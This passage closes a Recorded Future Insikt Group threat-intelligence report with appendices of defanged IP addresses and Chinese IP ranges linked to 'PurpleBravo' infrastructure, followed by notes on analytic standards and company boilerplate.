211[.]22[.]184[.]184
211[.]72[.]35[.]109
211[.]72[.]35[.]118
211[.]72[.]116[.]247
211[.]75[.]42[.]136
211[.]75[.]74[.]223
212[.]129[.]10[.]242
216[.]45[.]56[.]2
216[.]227[.]145[.]218
217[.]138[.]212[.]194
```

Appendix D: IP Ranges in China Observed Administering PurpleBravo Infrastructure

```
IP Address Ranges in China:
36[.]35[.]56[.]0/24
36[.]49[.]207[.]0/24
36[.]49[.]222[.]0/24
36[.]49[.]223[.]0/24
36[.]104[.]22[.]0/24
36[.]104[.]38[.]0/24
36[.]104[.]182[.]0/24
39[.]144[.]101[.]0/24
42[.]97[.]230[.]0/24
106[.]41[.]253[.]0/24
106[.]41[.]254[.]0/24
116[.]142[.]9[.]0/24
116[.]142[.]10[.]0/24
123[.]173[.]202[.]0/24
223[.]104[.]143[.]0/24
223[.]104[.]144[.]0/24
```

Recorded Future reporting contains expressions of likelihood or probability consistent with US Intelligence Community Directive (ICD) 203: Analytic Standards (published January 2, 2015). Recorded Future reporting also uses confidence level standards employed by the US Intelligence Community to assess the quality and quantity of the source information supporting our analytic judgments.

About Insikt Group®

Recorded Future's Insikt Group, the company's threat research division, comprises analysts and security researchers with deep government, law enforcement, military, and intelligence agency experience. Their mission is to produce intelligence that reduces risk for customers, enables tangible outcomes, and prevents business disruption.

About Recorded Future®

Recorded Future is the world's largest intelligence company. The Recorded Future Intelligence Operations Platform provides the most complete coverage across adversaries, infrastructure, and targets. By combining precise, AI-driven analytics with the Intelligence Graph® populated by specialized threat data, Recorded Future enables cyber teams to see the complete picture, act with confidence, and get ahead of threats that matter before they impact your business. Headquartered in Boston with offices around the world, Recorded Future works with more than 1,900 businesses and government organizations across 80 countries.

Learn more at recordedfuture.com